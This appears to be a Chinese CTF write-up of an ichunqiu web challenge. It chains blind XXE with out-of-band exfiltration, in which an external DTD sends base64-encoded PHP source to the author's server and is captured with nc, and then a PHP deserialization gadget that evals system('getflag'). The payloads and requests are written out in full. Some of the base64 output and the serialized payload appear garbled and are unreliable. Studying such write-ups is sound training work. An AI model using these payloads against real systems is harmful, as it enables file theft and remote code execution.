



1、登录页面抓包，看到是xml，猜测是xxe



2、查看/etc/passwd 发现没有回显



3、云主机上创建一个dtd外部xml，然后用python开启一个web监听

```
root@VM-0-5-ubuntu:/home/ubuntu/test# cat a.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/html/doLogin.php">
<!ENTITY % int "<!ENTITY &#x25; send SYSTEM 'http://1.15.20.229:888/?p=%file;'>">
%int;
%send;
root@VM-0-5-ubuntu:/home/ubuntu/test# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4、在用nc监听另一个端口

```
root@VM-0-5-ubuntu:/home/ubuntu# nc -l -v -p 888
Listening on 0.0.0.0 888

```

5、burp上在用外部引用，查看/var/www/html/doLogin.php源码

```
1 POST /doLogin.php HTTP/1.1
2 Host: eci-2zea5kvschaqeyfe9o7d.cloudecil.ichunqiu.com
3 Content-Length: 136
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 S
7 Content-Type: application/xml; charset=UTF-8
8 Origin: http://eci-2ze54pxglrypz4qx2y9g.cloudecil.ichunqiu.com
9 Referer: http://eci-2ze54pxglrypz4qx2y9g.cloudecil.ichunqiu.com/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: __jsluid_h=e053c56725ff1cb5b3782b9769dd1066
13 Connection: close
14
15 <?xml version="1.0" encoding="UTF-8"?>
16 <!DOCTYPE root [
17 <!ENTITY % remote SYSTEM "http://1.15.20.229:8000/a.dtd">
18 %remote;]>
19 <root/>
```

6、nc监听的端口收到源码，

```
root@VM-0-5-ubuntu:/home/ubuntu# nc -l -vvp 888
Listening on 0.0.0.0 888
Connection received on 39.105.23.123 58270
GET /?p=P9wHaHAKCgokVWNUFuk5BTUuGpSAncm9vdc7C7iRQQVNTV09SRCA9TCJoYWhhaGFfeTB1X2M0b19uZVZ1U91ciVUUVZ96MHjRv90aDfzX2XNzG6UiOwpp
ZighaXNzZXQoJF9HRVRbImIuY2xk2clvbiJdKSkKewoJbGlieG1sZ2Rpc2FibGvFZW50aXR5X2xvYWR1cihmYWxzZSk7CgkkeG1sZm1sZSA9IGZ3bGVGfVZ2V0X2Nv
bnRlnbRzCdwaH6Ly9pbmB1ZCp0w0aWY0b3R5aWVycyYkeG1sZm1sZSwgTmYxYTk1KSc9wPUZBTfNFQKQo3CWRpZSGid2hdhCBhcmUgeW91IGRvaW5n5SiTp0w0j
dHJ5ew0JCSRbK20gPSBuzXgRE9NRG9jW1bncQokTskCQkKZG9tLz5b2fKwEIMKCR4BwxmawXLtCBMSUjYUxUfFRFETE9BRCK7Cgk7JGMyZWlrID0gc2E1cG1sG1sZ2lkeG9ydF9kb20o3GRvbsK7Cgk7JHVhZDZ3XUyM1ID0g3JGnyZWlrZ2L51c2VybmbmFTZTsKQkKcGFZc3dvcmUgQpSA9Y31ZHWtPbnBh
c3N3b3JkOwoJCWlMKCR1c2VybmbFTZSAhPSAKVNFUK5BTUuGpIhSkCQKjL9y2YXJZFHVtceGkZdXNlcm5hbWUpOwoJCQkKcmVzdWx0ID0gc3Byaw50ZigiPHJ1c3Vs
dD48Y29KZ21Z29KZ21Z248bXNnPiVZPC9tce2c+PC9yJCRkCgkKewoJQkKLCtGtCAiL1R1c2VybmbFTZS4iICAgIik7Cgk7fSb1bHn1IG1mKCR1c2VybmbFTZS49PSAK
VNFUK5BTUuGpIyGjHbHc3N3b3JkICE9TRCQVNTV09SRCKegwOJQkKcmVzdWx0ID0gc3Byaw50ZigiPHJ1c3Vsdsd48Y29KZ21Z248bXNnPiVZPC9t
ce2c+PC9yJCR1bH0oIiw1YwLCtGtCAiL1R1c2VybmbFTZS4iICAgIik7Cgk7fSb1bHn1IG1mKCR1c2VybmbFTZS49PSAKVNFUK5BTUuGpIyGjHbHc3N3b3JkID09JCRQ
VNTV09SRCL7Cgk7CJSRyJCR1bH0gPSBzceHJpbmRmKCI8cmVzdWx0Pjx2b2R1PiVkcPC9Jb2R1Pjxtce2c+JXM8L21z2z48L3J1c3Vsdsd48bXNlICU1L28bXNzLnR0
CWwG6K8bomn6GKMZ2V0Zmx2ZWhTpn41KtCgKQ19TGvsc2UgewOQjKkcmVzdWx0ID0gc3Byaw50ZigiPHJ1c3Vsdsd48Y29KZ21Z248bXNnPiVZPC9t
ce2c+PC9yJCR1bH0oIiw1YwLCtGtCAiL1R1c2VybmbFTZS4iICAgIik7Cgk7fQKCKX1jYXRjaChFceGnlCHRp24gJGUpewoJC3RyZXN1bH0gPSPBzceHJpbmRmKCI8cmV
zdWx0Pjxjb2R1PiVkcPC9Jb2R1Pjxtce2c+JXM8L21z2z48L3J1c3Vsdsd48Y29KZ21Z248bXNlICU1L28bXNzLnR0CWwG6K8bomn6GKMZ2V0Zmx2ZWhTpn41KtCgKQ19TGvsc2UgewOQjKkcmVzdWx0ID0gc3Byaw50aXNzZXQoJF9QTCJawR1TG9naw4iXSkpCg17Cgk7JawYoc3Ry
aXBvYXNkX0dFVfSiaw5jbHwaw9u10sICAiLyIpT09RKFMU0UpCgk7ewoJCQ1pbmNsdwR1KCRFR0UUYyJpbmNsdXNpb24iXSk7Cgk7CwJwag8gdw5Z2XJpYwXp
eU0wJF9QTCJawR1TG9naw4iXSk7Cgk7QoJFQp9Cj8+ HTTP/1.0

Host: 1.15.20.229:888
Connection: close
```

7、源码里读到了账号密码

```
<?php

$USERNAME = 'root';
$PASSWORD = "hahaha_y0u_c4n_neVeR_brUTe_F0rcE_thIs_code";
if(!isset($_GET["inclusion"]))
{
    libxml_disable_entity_loader(false);
    $xmlfile = file_get_contents('php://input');
    if(stripos($xmlfile, "fla9")!==FALSE)
        die("what are you doing!");
    try{
        $dom = new DOMDocument();
        $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
        $creds = simplexml_import_dom($dom);
        $username = $creds->username;
        $password = $creds->password;
        if($username != $USERNAME) {
            //var_dump($username);
            $result = sprintf("<result><code>%d</code><msg>%s</msg></result>", 1, "
        } else if($username == $USERNAME && $password != $PASSWORD) {
            $result = sprintf("<result><code>%d</code><msg>%s</msg></result>", 2, "
        } else if($username == $USERNAME && $password == $PASSWORD) {
```

8、登陆有发现还有一个，class.php文件，再用上面的办法读取class.php的源码

请求

Pretty 原始 \n Actions

```

1 POST /doLogin.php HTTP/1.1
2 Host: eci-2se54pxglryps4qx2y9g.cloudecil.ichunqiu.com
3 Content-Length: 103
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 S
7 Content-Type: application/xml; charset=UTF-8
8 Origin: http://eci-2se54pxglryps4qx2y9g.cloudecil.ichunqiu.com
9 Referer: http://eci-2se54pxglryps4qx2y9g.cloudecil.ichunqiu.com/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: __jsluid_h=e053c56725ff1cb5b3782b9769dd1066
13 Connection: close
14
15 <user>
16   <username>
17     root
18   </username>
19   <password>
20     hahaha_y0u_c4n_neVeR_brUTe_F0rcE_thIs_code
21   </password>
22 </user>
```

响应

Pretty 原始 Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Mon, 09 Aug 2021 04:57:05 GMT
3 Content-Type: text/html; charset=utf-8
4 Connection: close
5 Vary: Accept-Encoding
6 Vary: Accept-Encoding
7 X-Via-JSL: 86ae53b,-
8 X-Cache: bypass
9 Content-Length: 75
10
11 <result>
12   <code>
13     3
14   </code>
15   <msg>
16     ./class.php, 要执行getflag哦~
17   </msg>
18 </result>
```

9、tv类调用phone类的see执行命令

```
<?php

class phone
{
    public $apple="system('getflag');";
    public $samsung;
    public function see()
    {
        echo eval($this->apple);
    }
}

class tv
{
    public $skyworth;
    public $sony;
    public function __toString()
    {
        $this->skyworth->see();
        return "1";
    }
}

$a = new tv();
$c = new phone();
$a->skyworth=$c;
echo serialize($a);
```

10、用生成的反序列化得到flag

```

1 POST /doLogin.php?inclusion=class.php HTTP/1.1
2 Host: eci-2ze54pxg1ryps4qx2y9g.cloudidc11.ichunqiu.com
3 Content-Length: 121
4 Accept: application/xml,text/xml */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://eci-2ze54pxg1ryps4qx2y9g.cloudidc11.ichunqiu.com
9 Referer: http://eci-2ze54pxg1ryps4qx2y9g.cloudidc11.ichunqiu.com/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: __jsluid__=e053c56725ff1cb5b3782b769dd1066
13 Connection: close

14 sideLogin=
15 0:2;"tv":2:({s:8:"skyworth";0:5:"phone":2:({s:5:"apple";s:18:"system('getflag')";s:7:"samsung";N:};s:4:"sony";N:})
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